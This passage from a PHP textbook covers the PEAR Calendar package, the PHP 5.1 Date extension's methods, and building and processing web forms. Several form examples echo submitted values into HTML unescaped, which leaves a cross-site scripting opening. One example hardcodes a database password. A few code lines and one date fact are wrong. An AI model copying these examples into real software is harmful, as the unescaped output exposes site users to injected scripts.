- **Decorator classes**: Used to extend the capabilities of the other subclasses without having to actually extend them. For instance, suppose you want to extend Calendar's functionality with a few features for analyzing the number of Saturdays falling on the 17th of any given month. A decorator would be an ideal way to make that feature available. Several decorators are offered for reference and use, including Calendar_Decorator, Calendar_Decorator_Uri, Calendar_Decorator_Textual, and Calendar_Decorator_Wrapper. In the interests of sticking to a discussion of the most commonly used features, Calendar's decorator internals aren't discussed here; consider examining the decorators installed with Calendar for ideas regarding how you can go about creating your own.

All four classes are subclasses of Calendar, meaning all of the Calendar class's methods are available to each subclass. For a complete summary of the methods for this superclass and the four subclasses, see http://pear.php.net/package/Calendar.

Creating a Monthly Calendar

These days, grid-based monthly calendars seem to be one of the most commonly desired Web site features, particularly given the popularity of time-based content such as blogs. Yet creating one from scratch can be deceivingly difficult. Thankfully, Calendar handles all of the tedium for you, offering the ability to create a grid calendar with just a few lines of code. For example, suppose we want to create a calendar for the present month and year, as shown in Figure 12-1.

The code for creating this calendar is surprisingly simple, and is presented in Listing 12-1. An explanation of key lines follows the code, referring to their line numbers for convenience.

Figure 12-1. *A grid calendar for April, 2006*

Listing 12-1. *Creating a Monthly Calendar*

```
<?php
  require_once 'Calendar/Month/Weekdays.php';

  $month = new Calendar_Month_Weekdays(2006, 4, 0);

  $month->build();

  echo "<table cellspacing='5'>\n";
  echo "<tr><td class='monthname' colspan='7'>April, 2006</td></tr>";
  echo "<tr><td>Su</td><td>Mo</td><td>Tu</td><td>We</td>
          <td>Th</td><td>Fr</td><td>Sa</td></tr>";
  while ($day = $month->fetch()) {
     if ($day->isFirst()) {
        echo "<tr>";
     }

     if ($day->isEmpty()) {
        echo "<td> </td>";
     } else {
        echo '<td>'.$day->thisDay()."</td>";
     }

     if ($day->isLast()) {
        echo "</tr>";
     }
  }

  echo "</table>";
?>
```

- **Line 02:** Because we want to build a grid calendar representing a month, the `Calendar_Month_Weekdays` class is required. Line 02 makes this class available to the script.
- **Line 04:** The `Calendar_Month_Weekdays` class is instantiated, and the date is set to April, 2006. The calendar should be laid out from Sunday to Saturday, so the third parameter is set to `0`, which is representative of the Sunday numerical offset (`1` for Monday, `2` for Tuesday, and so forth).
- **Line 06:** The `build()` method generates an array consisting of all dates found in the month.
- **Line 12:** A `while` loop begins, responsible for cycling through each day of the month.
- **Lines 13–15:** If `$Day` is the first day of the week, output a `<tr>` tag.
- **Lines 17–21:** If `$Day` is empty, output an empty cell. Otherwise, output the day number.
- **Lines 23–25:** If `$Day` is the last day of the week, output a `</tr>` tag.

Pretty simple isn't it? Creating weekly and daily calendars operates on a very similar premise. Just choose the appropriate class and adjust the format as you see fit.

Validating Dates and Times

While PHP's `checkdate()` function is useful for validating a date, it requires that all three date components (month, day, and year) are provided. But what if you want to validate just one date component, the month, for instance? Or perhaps you'd like to make sure a time value (`hours:minutes:seconds`), or some particular part of it, is legitimate before inserting it into a database. The `Calendar` package offers several methods for confirming both dates and times, or any part thereof. This list introduces these methods:

- `isValid()`: Executes all the other time and date validator methods, validating a date and time
- `isValidDay()`: Ensures that a day falls between 1 and 31
- `isValidHour()`: Ensures that the value falls between 0 and 23
- `isValidMinute()`: Ensures that the value falls between 0 and 59
- `isValidMonth()`: Ensures that the value falls between 1 and 12
- `isValidSecond()`: Ensures that the value falls between 0 and 59
- `isValidYear()`: Ensures that the value falls between 1902 and 2037 on Unix, or 1970 and 2037 on Windows

PHP 5.1

While the built-in date functions discussed earlier in this chapter are very useful, users interested in manipulating and navigating dates are left out in the cold. For example, there is no readily available function for determining what day comes after Monday, what month comes

after November, or whether a given year is a leap year. While the `Calendar` package introduced in the last section offers these capabilities, it would be nice to make these enhancements available via the default distribution. Those of you who have long yearned for such features are in luck, because the PECL[3] Date and Time extension has been incorporated into the standard PHP distribution as of version 5.1. Authored by Pierre-Alain Joye, the Date and Time Library (hereafter referred to as `Date`) is guaranteed to make the lives of many PHP programmers significantly easier. In this section, you'll learn about `Date` and see its powerful capabilities demonstrated through several examples.

■ **Caution** This chapter was written several months ahead of the official PHP 5.1 release, at a time when no documentation was available for the `Date` extension. Therefore, be forewarned that any information found in this section could indeed be incorrect by the time you read this. Nor does this section offer a comprehensive summary of all available features, as at the time of writing several of the methods weren't working properly, and therefore it was decided better to omit them from the material. Such are the risks one takes to stay on the leading edge of technology!

Date Fundamentals

Earlier in the chapter, it was half-jokingly mentioned that offering `date()` examples was just for the sake of demonstration, because you'll nonetheless need to refer to the documentation (or this book) for years in order to recall what the somewhat nonsensical parameters do. `Date` takes away much of the guesswork because it's fully object-oriented, meaning the process involved in juggling dates is somewhat natural because the method names are rather self-explanatory. For example, to set the month, you call the `setMonth()` mutator; to retrieve the year, you call the `getYear()` accessor; and so on. The remainder of this chapter is devoted to an introduction of this class and its many methods.

■ **Note** Because `Date` relies on object-oriented features available as of version 5.0, you cannot use `Date` in conjunction with any earlier version. If you haven't yet upgraded to version 5.1 (but are using version 5.0.X) and want to use `Date`, download it from `http://pecl.php.net/package/date_time`.

The Date Constructor

Before you can use the `Date` features, you need to instantiate a date object via its class constructor. This constructor is introduced in this section.

3. PECL is the PHP Extension Community Library, containing PHP extensions written in the C language. Learn more about it at `http://pecl.php.net`.

date()

```
object date ([integer day [, integer month [, integer year [, integer weekstart]]]])
```

The date() method is the class constructor. You can set the date either at the time of instantiation by using the day, month, and year parameters, or later by using a variety of mutators (setters), which are introduced next. To create an empty date object, just call date() like so:

```
$date = new Date();
```

To create an object and set the date to April 29, 2005, execute:

```
$date = new Date(29,4,2005);
```

You can use the optional weekstart parameter to tell the object which day of the week should be considered the first. By default, date objects assume the week begins with Monday, meaning Monday has the offset 1.

Curiously, there is no convenient means for setting the date object to the current date. To do so, you need to use the date() function:

```
$date = new Date(date("j"),date("n"),date("Y"));
```

Accessors and Mutators

Date offers several accessors (getters) and mutators (setters) that are useful for manipulating and retrieving date component values. Those methods are introduced in this section.

setDMY()

```
boolean setDMY (integer day, integer month, integer year)
```

The setDMY() method sets the date object's day, month, and year, returning TRUE on success and FALSE otherwise. Let's set the date to April 29, 2005:

```
$date = new Date();
$date->setDMY(29,4,2005);
$dcs = $date->getArray();
print_r($dcs);
```

This returns the following:

```
Array (
   [day] => 29 [month] => 4 [year] => 2005
   [hour] => 0 [min] => 0 [sec] => 0
)
```

The getArray() method is convenient for easily storing all three date components in an array. This method is introduced next.

getArray()

```
array getArray()
```

The getArray() method returns an associative array consisting of three keys: day, month, and year:

```
$date = new Date();
$date->setDMY(29,4,2005);
$dcs = $date->getArray();
echo "The month: ".$dcs['month']."<br />";
echo "The day: ".$dcs['day']."<br />";
echo "The year: ".$dcs['year']."<br />";
```

The result follows:

```
The month: 4
The day: 29
The year: 2005
```

setDay()

```
boolean setDay (integer day)
```

The setDay() method sets the date object's day attribute to day, returning TRUE on success and FALSE otherwise. The following example sets the date to April 29, 2006 and then changes the day to 15:

```
$date = new Date(29,4,2006);
$date->setDay15);
// The date is now set to April 15, 2006
```

getDay()

```
integer getDay()
```

The getDay() method returns the day attribute from the date object. An example follows:

```
$date = new Date(29,4,2006);
echo $date->getDay();
```

The following is returned:

```
29
```

setJulian()

The Julian date was created by historian Joseph Scaliger (1540–1609) in an attempt to convert between the many disparate calendaring systems he encountered when studying historical documents. It's based on a 7,980-year cycle, because this number is a multiple of several common time cycles (namely the lunar and solar cycles and a Roman taxation cycle) that served as the foundation for these systems. Julian dates are represented by the number of days elapsed from a specific date, and the first Julian cycle began at noon on January 1, 4,713 B.C. on the Julian calendar; therefore, the Julian date equivalent for April 29, 2006 is 2453851.5.

■ **Caution** Julian dates bear no relation to the 365-day Julian calendaring system we use today, which was instituted by Julius Caesar in 46 B.C.

---

getJuliaan()

```
int getJuliaan()
```

The `getJuliaan()` method returns the Julian date calculated from the date specified by the date object. Interestingly, as of the time of writing, Julian is misspelled as Juliaan. If you use this method, be sure to monitor future releases, because this is likely to change to the correct spelling in the future.

setMonth()

```
boolean setMonth (integer month)
```

The `setMonth()` method sets the date object's `month` attribute to `month`, returning `TRUE` on success and `FALSE` otherwise. The following example sets the date to April 29, 2005 and then changes the month to July:

```
$date = new Date(29,4,2005);
$date->setMonth(7);
// The month is now set to July (7)
```

getMonth()

```
integer getMonth()
```

The `getMonth()` method returns the month attribute from the date object. An example follows:

```
$date = new Date(29,4,2005);
echo $date->getMonth();
```

This returns:

4

---

setYear()

```
boolean setYear (integer year)
```

The setYear() method sets the date object's year attribute to year, returning TRUE on success and FALSE otherwise. The following example sets the date to April 29, 2005 and then changes the year to 2006:

```
$date = new Date(29,4,2005);
$date->setYear(2006);
// The year is now set to 2006
```

getYear()

```
integer getYear()
```

The getYear() method returns the year attribute from the date object. An example follows:

```
$date = new Date(29,4,2005);
echo $date->getYear();
```

The result returned follows:

```
2005
```

Validators

Date offers a method for determining whether the date falls on a leap year and a method for validating the date's correctness. Both of those methods are introduced in this section.

isLeap()

```
boolean isLeap()
```

The isLeap() method returns TRUE if the year represented by the date object is a leap year, and FALSE otherwise. The following script uses isLeap() in conjunction with a ternary operator to inform the user whether a given year is a leap year:

```
$year = 2005;
$date = new Date(date("j"),date("n"),$year);
echo "$year is ". ($date->isLeap() == 1 ? "" : "not"). " a leap year.";
```

This produces the following output:

```
2005 is not a leap year.
```

isValid()

```
boolean isValid()
```

The isValid() method returns TRUE if the date represented by the date object is valid, and FALSE otherwise. Because this method can't be called statically, and it's impossible to set an invalid date using the constructor of any of the mutators, it isn't presently apparent why isValid() exists.

Manipulation Methods

Of course, the true applicability of this class comes from its date-manipulation capabilities. In this section, you'll learn about the functions that allow you to manipulate dates with ease

addDays()

```
boolean addDays (int days)
```

The addDays() method adds days days to the date object, adjusting the month and year accordingly should the new day value surpass the present month's total number of days, returning TRUE on success and FALSE otherwise. For example, suppose the object's date is set to April 28, 2005 and we use addDays() to add five days:

```
$date = new Date();
$date->setDMY(28,4,2005);
$date->addDays(5);
$dcs = $date->getArray();
print_r($dcs);
```

The following is returned:

```
Array (
   [day] => 3 [month] => 5 [year] => 2005
   [hour] => 0 [min] => 0 [sec] => 0
)
```

subDays()

```
boolean subDays (int days)
```

The subDays() method subtracts days days from the date object, adjusting the month and year accordingly should days be greater than the date's day component, returning TRUE on success and FALSE otherwise. For example, suppose the object's date is set to April 28, 2006 and we use addDays() to subtract 14 days:

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->subDays(14);
$dcs = $date->getArray();
print_r($dcs);
```

This returns:

```
Array (
   [day] => 14 [month] => 4 [year] => 2006
   [hour] => 0 [min] => 0 [sec] => 0
)
```

addMonths()

```
boolean addMonths (int months)
```

The `addMonths()` method adds `months` months to the date object's `month` attribute, adjusting the year accordingly should the new month value be greater than 12, returning `TRUE` on success and `FALSE` otherwise. For example, suppose the object's date is set to April 28, 2006 and we use `addMonths()` to add nine months:

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->addMonths(9);
$dcs = $date->getArray();
print_r($dcs);
```

The following is the output:

```
Array (
   [day] => 28 [month] => 1 [year] => 2007
   [hour] => 0 [min] => 0 [sec] => 0
)
```

In the case that the new month does not possess the number of days found in the `day` attribute, then `day` will be adjusted downward to the last day of the new month.

subMonths()

```
boolean subMonths (int months)
```

The `subMonths()` method subtracts `months` months from the date object's `month` attribute, adjusting the year accordingly should the new `month` value be less than zero, returning `TRUE` on success and `FALSE` otherwise. For example, suppose the object's date is set to April 28, 2006 and we use `subMonths()` to add nine months:

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->subMonths(9);
$dcs = $date->getArray();
print_r($dcs);
```

This returns:

```
Array (
   [day] => 28 [month] => 7 [year] => 2005
   [hour] => 0 [min] => 0 [sec] => 0
)
```

In the case that the new month does not possess the number of days found in the day attribute, then day will be adjusted downward to the last day of the new month.

addWeeks()

```
boolean addWeeks (int weeks)
```

The addWeeks() method adds weeks weeks to the date object's date, returning TRUE on success and FALSE otherwise. For example, suppose the object's date is set to April 28, 2006 and we use addWeeks() to add seven weeks:

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->addWeeks(7);
$dcs = $date->getArray();
print_r($dcs);
```

The following is returned:

```
Array (
   [day] => 16 [month] => 6 [year] => 2006
   [hour] => 0 [min] => 0 [sec] => 0
)
```

subWeeks()

```
boolean subWeeks (int weeks)
```

The subWeeks() method subtracts weeks weeks from the date object's date, returning TRUE on success and FALSE otherwise. For example, suppose the object's date is set to April 28, 2006 and we use subWeeks() to subtract seven weeks:

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->subWeeks(7);
$dcs = $date->getArray();
print_r($dcs);
```

This returns the following:

```
Array (
   [day] => 10 [month] => 3 [year] => 2006
   [hour] => 0 [min] => 0 [sec] => 0
)
```

addYears()

```
boolean addYears (int years)
```

The `addYears()` method adds `years` years from the date object's `year` attribute, returning `TRUE` on success and `FALSE` otherwise. For example, suppose the object's date is set to April 28, 2006 and we use `addYears()` to add four years:

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->addYears(4);
$dcs = $date->getArray();
print_r($dcs);
```

This returns the following:

```
Array (
   [day] => 28 [month] => 4 [year] => 2010
   [hour] => 0 [min] => 0 [sec] => 0
)
```

subYears()

```
boolean subYears (int years)
```

The `subYears()` method subtracts `years` years from the date object's `year` attribute, returning `TRUE` on success and `FALSE` otherwise. For example, suppose the object's date is set to April 28, 2006 and we use `subYears()` to subtract two years:

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->subYears(2);
$dcs = $date->getArray();
print_r($dcs);
```

The following output is returned:

```
Array (
   [day] => 28 [month] => 4 [year] => 2004
   [hour] => 0 [min] => 0 [sec] => 0
)
```

getWeekday()

```
integer getWeekday()
```

The `getWeekday()` method returns the numerical offset of the day specified by the date object. An example follows:

```
$date = new Date();
$date->setDMY(30,4,2006);
echo $date->getWeekday();
```

This returns the following, which is a Sunday, because Sunday's numerical offset is 7:

```
7
```

setToWeekday()

```
boolean setToWeekday (int weekday, int n [, int month [, int year]])
```

The `setToWeekday()` method sets the date to the `n`th `weekday` of the `month` and `year`, returning `TRUE` on success and `FALSE` otherwise. If no `month` and `year` are provided, the present month and year are used. As of the time of writing, this method was broken; quite likely it will have been fixed by the time this book is published.

getDayOfYear()

```
integer getDayOfYear()
```

The `getDayOfYear()` method returns the numerical offset of the day specified by the date object. An example follows:

```
$date = new Date();
$date->setDMY(4,7,1776);
echo $date->getDayOfYear();
```

The following is the result:

```
186
```

getWeekOfYear()

```
integer getWeekOfYear()
```

The `getDayOfYear()` method returns the numerical offset of the week specified by the date object:

```
$date = new Date();
$date->setDMY(4,7,1776);
echo $date->getWeekOfYear();
```

This returns:

```
27
```

getISOWeekOfYear()

```
integer getISOWeekOfYear()
```

The `getISOWeekOfYear()` method returns the week number of the date represented by the date object according to the ISO 8601 specification. ISO 8601 states that the first week of the year is the week containing the first Thursday. For instance, the first day of 2005 fell on a Sunday, but January 2 through 8 contained the first Thursday; therefore, January 1 does not even count as falling in the first week of the year. You might think this a tad odd; however, the decision is almost arbitrary in that it just standardizes the method for determining what constitutes the year's first week. Let's see this explanation in action by querying for the week number in which January 4 falls:

```
$date = new Date();
$date->setDMY(4,1,2005);
echo $date->getISOWeekOfYear();
```

The following is returned:

```
1
```

So, given that January 1 doesn't qualify as falling within the first week of the year, within what week does it fall? You might be surprised to learn the ISO standard actually considers it to be the 53rd week of 2004:

```
$date = new Date();
$date->setDMY(1,1,2005);
echo $date->getISOWeekOfYear();
```

This returns:

```
53
```

setToLastMonthDay()

```
boolean setToLastMonthDay()
```

The `setToLastMonthDay()` method adjusts the date object's `day` attribute to the last day of the month specified by the `month` attribute, returning `TRUE` on success and `FALSE` otherwise. An example follows:

```
$date = new Date();
$date->setDMY(1,4,2006);
$date->setToLastMonthDay();
echo $date->getDay();
```

The following output is returned:

```
30
```

setFirstDow()

```
boolean setFirstDow()
```

The `setFirstDow()` method sets the date object's `day` attribute to the first day of the week as specified by the `weekstart` attribute, returning `TRUE` on success and `FALSE` otherwise. By default, `weekstart` is set to Monday. The following example sets the date April 28, 2006 (which is a Friday), and then moves the date to the first day of the week (a Monday):

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->setFirstDow();
$dcs = $date->getArray();
print_r($dcs);
```

This returns:

```
Array (
   [day] => 24 [month] => 4 [year] => 2006
   [hour] => 0 [min] => 0 [sec] => 0
)
```

setLastDow()

```
boolean setLastDow()
```

The `setLastDow()` method sets the date object's `day` attribute to the last day of the week, returning `TRUE` on success and `FALSE` otherwise. This day is dependent upon the value of the `weekstart` attribute, which is set to Monday by default. The following example sets the date April 28, 2006 (which is a Friday), and then moves the date to the last day of the week (a Sunday):

```
$date = new Date();
$date->setDMY(28,4,2006);
$date->setLastDow();
$dcs = $date->getArray();
print_r($dcs);
```

This returns:

```
Array (
   [day] => 30 [month] => 4 [year] => 2006
   [hour] => 0 [min] => 0 [sec] => 0
)
```

Summary

This chapter covered quite a bit of material, beginning with an overview of several date and time functions that appear almost daily in typical PHP programming tasks. Next up was a journey into the ancient art of Date Fu, where you learned how to combine the capabilities of these functions to carry out useful chronological tasks. We also covered the useful `Calendar` PEAR package, where you learned how to create grid-based calendars, and both validation and navigation mechanisms. Finally, for those readers living on the frayed edges of emerging technology, an introduction to PHP 5.1's new date-manipulation features was provided.

The next chapter is focused on the topic that is likely responsible for piquing your interest in learning more about PHP: user interactivity. We'll jump into data processing via forms, demonstrating both basic features and advanced topics such as how to work with multivalued form components and automated form generation. You'll also learn how to facilitate user navigation by creating breadcrumb navigation trails and custom 404 messages.

CHAPTER 13

Forms and Navigational Cues

You can throw about technical terms such as relational database, Web Services, session handling, and LDAP, but when it comes down to it, you started learning PHP because you wanted to build cool, interactive Web sites. After all, one of the Web's most alluring aspects is that it's a two-way media; the Web not only enables you to publish information, but also offers a highly effective means for interaction. This chapter formally introduces one of the most common ways in which you can use PHP to interact with the user: Web forms. In addition, you'll learn a few commonplace site-design strategies that will help the user to better engage with your site and even recall key aspects of your site structure more easily. This chapter presents three such strategies, referred to as *navigational cues,* including user-friendly URLs, breadcrumb trails, and custom error pages.

The majority of the material covered in this chapter should be relatively simple to understand, yet crucial for anybody who is interested in building even basic Web sites. In total, we'll talk about the following topics:

- Basic PHP and Web form concepts
- Passing form data to PHP functions
- Working with multivalued form components
- Automating form generation
- Forms autocompletion
- PHP and JavaScript integration
- Creating friendly URLs with PHP and Apache
- Creating breadcrumb navigation trails
- Creating custom 404 handlers

PHP and Web Forms

Although using hyperlinks as a means for interaction is indeed useful, often you'll require a means for allowing the user to actually input raw data into the application. For example, what if you wanted to enable a user to enter his name and e-mail address so he could subscribe to a

newsletter? You'd use a form, of course. Because you're surely quite aware of what a Web form is, and have undoubtedly made use of Web forms—at least on the level of an end user—hundreds, if not thousands of times, this chapter won't introduce form syntax. If you require a primer or a refresher course regarding how to create basic forms, consider reviewing any of the many tutorials made available on the Web. Two particularly useful sites that offer forms-specific tutorials follow:

- **W3 Schools:** `http://www.w3schools.com/`
- **HTML Goodies:** `http://www.htmlgoodies.com/`

Instead, we will review how you can use Web forms in conjunction with PHP to gather and process valuable user data.

There are two common methods for passing data from one script to another: GET and POST. Although GET is the default, you'll typically want to use POST, because it's capable of handling considerably more data, an important behavior when you're using forms to insert and modify large blocks of text. If you use POST, any posted data sent to a PHP script must be referenced using the `$_POST` syntax, as was first introduced in Chapter 3. For example, suppose the form contains a text-field value named `email` that looks like this:

```
<input type="text" name="email" size="20" maxlength="40" value="" />
```

Once this form is submitted, you can reference that text-field value like so:

```
$_POST['email']
```

Of course, for sake of convenience, nothing prevents you from first assigning this value to another variable, like so:

```
$email = $_POST['email'];
```

Keep in mind that, other than the odd naming convention, `$_POST` variables are just like any other variable. They're simply referenced in this fashion in an effort to definitively compartmentalize an external variable's origination. As you learned in Chapter 3, such a convention is available for variables originating from the GET method, cookies, sessions, the server, and uploaded files. Think of it as namespaces for variables.

This section introduces numerous scenarios in which PHP can play a highly effective role not only in managing form data, but also in actually creating the form itself. For starters, though, let's take a look at a proof-of-concept example.

A Simple Example

The following script renders a form that prompts the user for their name and e-mail address. Once completed and submitted, the script (named `subscribe.php`) displays this information back to the browser window.

```
<?php
    // If the submit button has been pressed
    if (isset($_POST['submit']))
    {
        echo "Hi ".$_POST['name']."!<br />";
        echo "The address ".$_POST['email']." will soon be a spam-magnet!<br />";
    }
?>

<form action="subscribe.php" method="post">
    <p>
        Name:<br />
        <input type="text" name="name" size="20" maxlength="40" value="" />
    </p>
    <p>
        Email Address:<br />
        <input type="text" name="email" size="20" maxlength="40" value="" />
    </p>
    <input type="submit" name = "submit" value="Go!" />
</form>
```

Assuming that the user completes both fields and clicks the `Go!` button, output similar to the following will be displayed:

```
Hi Bill!
The address bill@example.com will soon be a spam-magnet!
```

Note that in this example the form refers to the script in which it is found, rather than another script. Although both practices are regularly employed, it's quite commonplace to refer to the originating document and use conditional logic to determine which actions should be performed. In this case, the conditional logic dictates that the `echo` statements will only occur if the user has submitted (posted) the form.

It's also worth noting that in cases where you're posting data back to the same script from which it originated, as in the preceding example, you can use the PHP superglobal variable `$_SERVER['PHP_SELF']`. The name of the executing script is automatically assigned to this variable; therefore, using it in place of the actual file name will save some additional code modification should the file name later change. For example, the `<form>` tag in the preceding example could be modified as follows and still produce the same outcome:

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="post">
```

Passing Form Data to a Function

The process for passing form data to a function is identical to the process for passing any other variable; you simply pass the posted form data as function parameters. Suppose you wanted to incorporate some server-side validation into the previous example, using a custom function to verify the e-mail address's syntactical validity. Listing 13-1 offers this revised script.

Listing 13-1. *Validating Form Data in a Function*

```
<?php
   // Function used to check email syntax
   function validate_email($email)
   {
      // Create the syntactical validation regular expression
      $regexp = "^([_a-z0-9-]+)(\.[_a-z0-9-]+)*@([a-z0-9-]+)
                  (\.[a-z0-9-]+)*(\.[a-z]{2,6})$";

      // Validate the syntax
      if (eregi($regexp, $email)) return 1;
         else return 0;
   }

   // Has the form been submitted?
   if (isset($_POST['submit']))
   {
      echo "Hi ".$_POST['name']."!<br />";
      if (validate_email($_POST['email']))
         echo "The address ".$_POST['email']." is valid!";
      else
         echo "The address <strong>".$_POST['email']."</strong> is invalid!";
   }
?>

<form action="subscribe.php" method="post">
   <p>
      Name:<br />
      <input type="text" name="name" size="20" maxlength="40" value="" />
   </p>

   <p>
      Email Address:<br />
      <input type="text" name="email" size="20" maxlength="40" value="" />
   </p>

   <input type="submit" name = "submit" value="Go!" />
</form>
```

Working with Multivalued Form Components

Multivalued form components such as checkboxes and multiple-select boxes greatly enhance your Web-based data-collection capabilities, because they enable the user to simultaneously select multiple values for a given form item. For example, consider a form used to gauge a user's computer-related interests. Specifically, you would like to ask the user to indicate those programming languages that interest her. Using checkboxes or a multiple-select box, this form item might look similar to that shown in Figure 13-1.

The HTML code for rendering the checkboxes looks like this:

```
<input type="checkbox" name="languages" value="csharp" />C#<br />
<input type="checkbox" name="languages" value="jscript" />JavaScript<br />
<input type="checkbox" name="languages" value="perl" />Perl<br />
<input type="checkbox" name="languages" value="php" />PHP<br />
```




Figure 13-1. *Representing the same data using two different form items*

The HTML for the multiple-select box might look like this:

```
<select name="languages" multiple="multiple">
    <option value="csharp">C#</option>
    <option value="jscript">JavaScript</option>
    <option value="perl">Perl</option>
    <option value="php">PHP</option>
</select>
```

Because these components are multivalued, the form processor must be able to recognize that there may be several values assigned to a single form variable. In the preceding examples, note that both use the name "languages" to reference several language entries. How does PHP handle the matter? Perhaps not surprisingly, by considering it an array. To make PHP recognize that several values may be assigned to a single form variable (i.e., consider it an array), you need to make a minor change to the form item name, appending a pair of square brackets to it. Therefore, instead of `languages`, the name would read `languages[]`. Once renamed, PHP will treat the posted variable just like any other array. Consider a complete example, found in the file `multiplevaluesexample.php`:

```
<?php
   if (isset($_POST['submit']))
   {
      echo "You like the following languages:<br />";
      foreach($_POST['languages'] AS $language) echo "$language<br />";
   }
?>

<form action="multiplevalueexample.php" method="post">
   What's your favorite programming language?<br /> (check all that apply):<br />
   <input type="checkbox" name="languages[]" value="csharp" />C#<br />
   <input type="checkbox" name="languages[]" value="jscript" />JavaScript<br />
   <input type="checkbox" name="languages[]" value="perl" />Perl<br />
   <input type="checkbox" name="languages[]" value="php" />PHP<br />
   <input type="submit" name="submit" value="Go!" />
</form>
```

If the user were to choose the languages "C#" and "PHP," she would be greeted with the following output:

```
You like the following languages:
csharp
php
```

Generating Forms with PHP

Of course, many Web-based forms require a tad more work than simply assembling a few fields. Items such as checkboxes, radio buttons, and drop-down boxes are all quite useful, and can add considerably to the utility of a form. However, you'll often want to base the values assigned to such items on data retrieved from some dynamic source, such as a database. PHP renders such a task trivial, as this section explains.

Suppose your site offers a registration form that prompts for the user's preferred language, among other things. That language will serve as the default for future e-mail correspondence. However, the choice of languages depends upon the language capabilities of your support staff, the records of which are maintained by the human resources department. Therefore, rather than take the chance of offering an outdated list of available languages, you link the drop-down list used for this form item directly to the language table used by the HR department. Furthermore, because you know that each element of a drop-down list consists of three items (a name identifying the list itself, and a value and a name for each list item), you can create a function that abstracts this task. This function, which is creatively called `create_dropdown()`, accepts four input parameters:

- `$identifier`: The name assigned to the drop-down list, determining how the posted variable will be referenced.
- `$pairs`: An associative array that contains the key-value pairs used to create the selection menu entries.

- `$firstentry`: Serves as a visual cue for the drop-down list, and is placed in the very first position.
- `$multiple`: Should this drop-down list allow for multiple selection? If yes, pass in `multiple`; if no, pass in nothing (the parameter is optional).

The function follows:

```
function create_dropdown($identifier,$pairs,$firstentry,$multiple="")
{
   // Start the dropdown list with the <select> element and title
   $dropdown = "<select name=\"$identifier\" multiple=\"$multiple\">";
   $dropdown .= "<option name=\"\">$firstentry</option>";

   // Create the dropdown elements
   foreach($pairs AS $value => $name)
   {
      $dropdown .= "<option name=\"$value\">$name</option>";
   }
   // Conclude the dropdown and return it
   echo "</select>";
   return $dropdown;
}
```

The following code snippet uses the function, using a PostgreSQL database to store the form information:

```
<?php
   // Connect to the db server and select a database

   $conn=pg_connect("host=localhost dbname=corporate
                     user=website password=secret")
                     or die(pg_last_error($conn));

   // Retrieve the language table data
   $query = "SELECT id,name FROM language ORDER BY name";
   $result = pg_query($conn, $query);

   // Create an associative array based on the table data
   while($row = pg_fetch_array($result))
   {
      $value = $row["id"];
      $name = $row["name"];
      $pairs["$value"] = $name;
   }

   echo "Choose your preferred language: <br />";
   echo create_dropdown("language",$pairs,"Choose One:");

?>
```

Figure 13-2 offers a rendering of the form once the values have been retrieved.




Figure 13-2. *A PHP-generated form element*

Autoselecting Forms Data

Quality GUI design is largely a product of consistency. That said, it's always a good idea to strive for visual harmony across the entire site, particularly within those components that the user will come into direct contact with—forms, for example. To facilitate a consistent interface, it may be a good idea to reuse form-based code wherever possible, re-enlisting the same template for both data insertion and modification. Of course, you might imagine that such a strategy could quickly result in a mish-mash of logic and presentation. However, with a bit of forethought, it's actually quite simple to encourage form reuse while maintaining some semblance of respectable coding practice. This section presents one way to do so.

The last section demonstrated how to create a general function for creating dynamically generated drop-down lists. To illustrate the concepts introduced in this section, let's continue that theme, except this time we will revise the `create_dropdown()` function to both generate the dynamic list and autoselect a predetermined value. Adding this extra feature is accomplished simply by defining another parameter:

- `$key`: This optional parameter holds the value of the element to be autoselected. If it is not assigned, then no values will be autoselected.

The function determines whether a particular element should be autoselected by comparing each to the `$key` while building the drop-down list. For the purposes of slightly more compact code, the ternary operator is used to make this comparison. The revised function follows:

```
function create_dropdown($identifier, $pairs, $firstentry,$multiple="", $key="")
{
   $dropdown = "<select name=\"$identifier\" multiple=\"$multiple\">";
   $dropdown .= "<option name=\"\">$firstentry</option>";

   foreach($pairs AS $value => $name)
   {
      $dropdown .= ($value == $key) ?
                   "<option name=\"$value\" selected=\"selected\">$name</option>" :
                   "<option name=\"$value\">$name</option>";
   }
   echo "</select>";
   return $dropdown;
}
```

If you want to autoselect the element "Italian," you just pass in its corresponding identifier, for example "2," like this:

```
echo create_dropdown("language",$pairs,"Choose One:", "", 2);
```

This produces the following output (formatted for readability):

```
Choose your preferred language: <br />
<select name="language" >
   <option name="">Choose One:</option>
   <option name="4">Dutch</option>
   <option name="1">English</option>
   <option name="2" selected="selected">Italian</option>
   <option name="3">Spanish</option>
</select>
```

Note that the "Italian" element has been selected.

PHP, Web Forms, and JavaScript

Of course, just because you're using PHP as a primary scripting language doesn't mean that you should rely on it to do everything. In fact, using PHP in conjunction with a client-side language such as JavaScript often greatly extends the application's flexibility. However, a point of common confusion involves how to make one language talk to another, because JavaScript executes on the client side whereas PHP executes on the server side. Accomplishing this is easier than you think, as is illustrated in the following example.

Many Web sites offer the ability to e-mail an article or news story to a friend. Sometimes this is accomplished by using a "pop-up" window, which in turn prompts the user for the recipient's address and some other information. Upon submitting the form, the article is mailed to the recipient, and the user in turn closes the window. Often, the pop-up action is accomplished using JavaScript, while the mail submission is performed using PHP. However, because JavaScript is launching the new window, it must be able to pass some important information, such as a unique article identifier, that uniquely identifies the article.

The following script demonstrates this task, showing how easy it is to pass a PHP variable into a JavaScript function. In the document header, a JavaScript function named `mail()` is defined. This function opens a new fixed-size window to a PHP script, which in turn prompts for and then processes the mail submission.

```
<html>
   <head>
   <title>Breaking News</title>
   <script type="text/javascript">
      function mail(id) {
         window.open("mail.php?id=" + id, "info",
                              "width=250,height=250,scrollbars=0,resizable=0")
      }
```

```
   </script>
   </head>
